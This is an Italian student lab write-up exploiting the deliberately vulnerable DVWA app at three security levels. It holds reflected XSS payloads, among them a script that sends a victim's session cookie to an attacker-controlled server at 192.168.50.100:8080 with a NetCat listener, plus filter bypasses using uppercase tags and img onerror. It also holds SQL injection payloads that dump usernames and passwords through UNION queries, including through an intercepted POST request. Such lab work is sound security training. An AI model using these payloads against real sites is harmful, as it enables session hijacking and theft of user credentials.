EPICODE

ESERCIZIO W13D4

Exploit DVWA - XSS e SQL injection

Mungiovì Fabio

TASK

Raggiungere la DVWA e settare il livello di sicurezza a **LOW**.

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection:

Lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.

FACOLTATIVO:

Ripetere l'esercizio con livelli di sicurezza **MEDIUM** e **HIGH**

ESECUZIONE

Per prima cosa impostiamo il livello di sicurezza della DVWA su **LOW**

XSS

Per testare le vulnerabilità XSS apriamo la tab *XSS Reflected* della DVWA.

Inserendo un input, notiamo come questo viene utilizzato per creare l'output, restituendo quello che abbiamo inserito.

Questo indica un probabile punto di debolezza sfruttabile.

Per testare se del codice HTML inserito non viene filtrato adeguatamente e interpretato dalla Web App, proviamo ad inserire il i tag HTML per il *corsivo:*

```
<i>Fabio</i>
```

Fabio è stato restituito in corsivo, a prova che il codice HTML è stato letto ed eseguito

Ora proviamo il tag:

```
<script>alert("XSS")</script>
```

Lo script inserito mostra un pop up con all'interno il testo da noi indicato.

Ora che abbiamo appurato la vulnerabilità XSS, proviamo a creare un link che, una volta aperto da un altro utente, invii ad un web server controllato da noi i cookie di sessione di chi ha aperto il link.

Scriviamo quindi questo script:

```
<script>window.location='http://192.168.50.100:8080/?cookie=' + document.cookie</script>
```


Dove:

- `window.location` non fa altro che il redirect di una pagina verso un target che possiamo specificare noi. Come vedete abbiamo ipotizzato di avere un web server in ascolto sulla porta 8080 del nostro localhost.
- Il parametro `cookie` viene popolato con i cookie della vittima che vengono a loro volta recuperati con l'operatore **document.cookie**.

Lo script quindi:


- Recupera i cookie dell'utente al quale verrà inviato il link malevolo
- Li invia ad un web server sotto il nostro controllo

Mettiamoci in ascolta sulla porta 8080 usando NetCat:



Ora inseriamo lo script nella DVWA.

Inserito il codice, NetCat in ascolto sulla porta 8080, riceverà il cookie di sessione



Copiando quindi il link della DVWA, con all'interno la script inserito, se aperto da qualsiasi utente, il cookie di sessione verrà inviata al nostro server in ascolto.

http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Ewindow.location%3D%27http%3A%2F%2F192.168.50.100%3A8080%2F%3Fcookie%3D%27+%2B+document.cookie%3C%2Fscript%3E#


SQL injection

Spostiamoci ora sulla tab **SQL injection** della DVWA.

Vediamo subito che abbiamo un campo di ricerca, dove possiamo inserire uno user ID.

Proviamo ad inserire il numero 1.

L'app di risponde come in figura, restituendoci l'id inserito un nome ed un cognome.



Per capire il comportamento dell'app proviamo con un secondo numero, il numero 2.

L'app restituisce un nuovo utente.

Sembra che per ogni id inserito l'app ci restituisca un utente che pesca probabilmente da un database, in base all'ID.

È molto probabile che ci sia una query del tipo:

```
SELECT FirstName, Surname FROM Table WHERE id='XX'
```

Dove XX, viene recuperato dall'input utente.

Proviamo ad inserire una condizione sempre VERA, come ad esempio:

```
' OR  1=1#
```

Il payload ha avuto l'effetto sperato.

La query è sempre vera e dunque l'app ci restituisce tutti i risultati presenti per First Name e Surname.


Generalmente, se ci sono delle utenze ci saranno anche delle password, facciamo un tentativo, per vedere se riusciamo a recuperare le password degli utenti.

Proviamo con una **UNION query**, ricordando che per la UNION query dobbiamo sapere quanti parametri sono richiesti nella query originale (ma lo sappiamo, sono 2: first name e surname)

Otteniamo dei risultati con il seguente comando:

```
1’ UNION SELECT user, password FROM users#
```

Dove abbiamo inserito il commento (#) alla fine per fare in modo che il resto della query non venga eseguito.



L’app ci restituisce il nome utente e la password per ogni utente del database.

Abbiamo sfruttato quindi una SQL injection per rubare le password degli utenti del sito.

FACOLTATIVO

Ripetiamo ora gli esercizi precedenti aumentando il livello di sicurezza della DVWA a **MEDIUM** e **HIGH**

XSS MEDIUM

Analizziamo il codice sorgente della pagina dell'XSS Reflected

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

?>
```

Notiamo come la sanitizzazione dell'input è effettuata dalla funzione `str_replace`, che sostituisce ogni stringa contenente "<script>" dall'input con uno spazio vuoto.

La funzione `str_replace` è case-sensitive, tiene quindi conto delle maiuscole, che in questo caso non sono state filtrate.

Sfruttiamo quindi questa debolezza inserendo lo script con le maiuscole:

`<SCRIPT>alert("XSS MEDIUM")</SCRIPT>`

Lo script con le maiuscole non viene filtrato e viene eseguito lo stesso dalla Web App.

XSS HIGH

Analizziamo il codice sorgente con il livello **HIGH**

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

?>
```

Notiamo che la parte del codice che si occupa della sanitizzazione dell'input è la seguente:

`$name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );`

Come Funziona questa Protezione:

Questo pezzo di codice PHP serve a filtrare il testo che l'utente inserisce nel campo "name" (che arriva tramite l'URL). Funziona così:

1. `$_GET['name']`: Prende il testo che l'utente ha digitato.
2. `preg_replace()`: Questa è una funzione che cerca dei modelli di testo (chiamati "espressioni regolari" o "regex") e li sostituisce con qualcos'altro.
3. `'/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i'`: Questa è l'espressione regolare. In pratica, cerca qualsiasi cosa che assomigli al tag HTML <script (quello usato per inserire codice JavaScript).
    - I caratteri (.*) significano "zero o più caratteri qualsiasi". Questo rende il filtro più intelligente, perché riesce a trovare script anche se ci sono spazi, numeri o simboli in mezzo alle lettere (ad esempio, <s c r i p t>).
    - La /i alla fine fa in modo che la ricerca non distingua tra maiuscole e minuscole (quindi trova script, SCRIPT, ScRiPt ecc.).
4. `''`: Qualsiasi cosa venga trovata dall'espressione regolare viene rimossa (sostituita con niente).

In breve, questo codice cerca di eliminare tutti i tentativi di inserire un tag `<script>` nel testo dell'utente per prevenire attacchi.

Nonostante la protezione sembrasse robusta, siamo riusciti a bypassarla.

Il problema di questo tipo di difesa (chiamata "blacklist") è che cerca di bloccare solo ciò che *conosce* essere pericoloso.
Tuttavia, gli attaccanti possono trovare sempre modi nuovi e inaspettati per aggirare queste regole.

Il codice di attacco che ha avuto successo è stato il seguente:

`<img src=x onerror='alert("XSS HIGH")'>`

Perché ha Funzionato:

Questo codice ha sfruttato diverse debolezze del filtro:

1. Il Filtro non Rimuove il Tag `<img>`:

Il filtro era focalizzato sulla rimozione del tag `<script>`. Non era però configurato per rimuovere altri tag HTML che possono eseguire codice JavaScript, come il tag `<img>` (usato per le immagini). Poiché `<img>` non è un tag `<script>`, il filtro lo ha lasciato passare.

2. Sfruttamento dell'Attributo `onerror`:

Il tag `<img>` ha un attributo speciale chiamato `onerror`. Questo attributo permette di specificare del codice JavaScript da eseguire se l'immagine non riesce a caricarsi.


   - Nel nostro codice, abbiamo impostato `src=x`. "x" è un URL non valido, quindi il browser tenta di caricare un'immagine inesistente.
   - Quando il browser fallisce nel caricare l'immagine, scatta l'evento `onerror` e il codice JavaScript `alert("XSS HIGH")` viene automaticamente eseguito, mostrando il popup desiderato.

In sintesi, il filtro era abbastanza buono da catturare i tentativi più ovvi, ma non era abbastanza completo da bloccare tutte le possibili combinazioni di tag HTML e attributi che possono eseguire codice JavaScript.


L'attacco è riuscito perché abbiamo usato una combinazione (tag <img> e attributo onerror) che non era nella "lista nera" del filtro.

SQLi MEDIUM

Impostato il livello di sicurezza su MEDIUM, notiamo subito che la pagina di inserimento è cambiata con un selettore a tendina, non permettendo in questo modo di inserire manualmente il codice dalla Web App



Apriamo quindi CAIDO, per intercettare la richiesta ed analizzarla



Notiamo come in questo caso la richiesta venga effettuata tramite un metodo POST, quindi non modificabile dall'URL, ma, come si vede nella riga 20, l'ID di selezione è visibile e modificabile nella richiesta.

Prima di iniettare il codice, analizziamo il codice sorgente della pagina della DVWA.

```
$query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
```

Estrapolando solo il codice della query di estrazione dei dati dell'ID, notiamo come in questo caso, il parametro $id non sia tra apici (' '), quindi modifichiamo di conseguenza la query che abbiamo usato per il livello LOW ad hoc per questa circostanza, eliminando l'apice iniziale

```
UNION SELECT user,password FROM users#
```

Modifichiamo la richiesta POST con il codice SQL creato

```
19
20   id=1 UNION SELECT user,password FROM users# &Submit=Submit
```

E inviata la richiesta modificata, ci verranno restituiti dalla Webb App i dati estrapolati.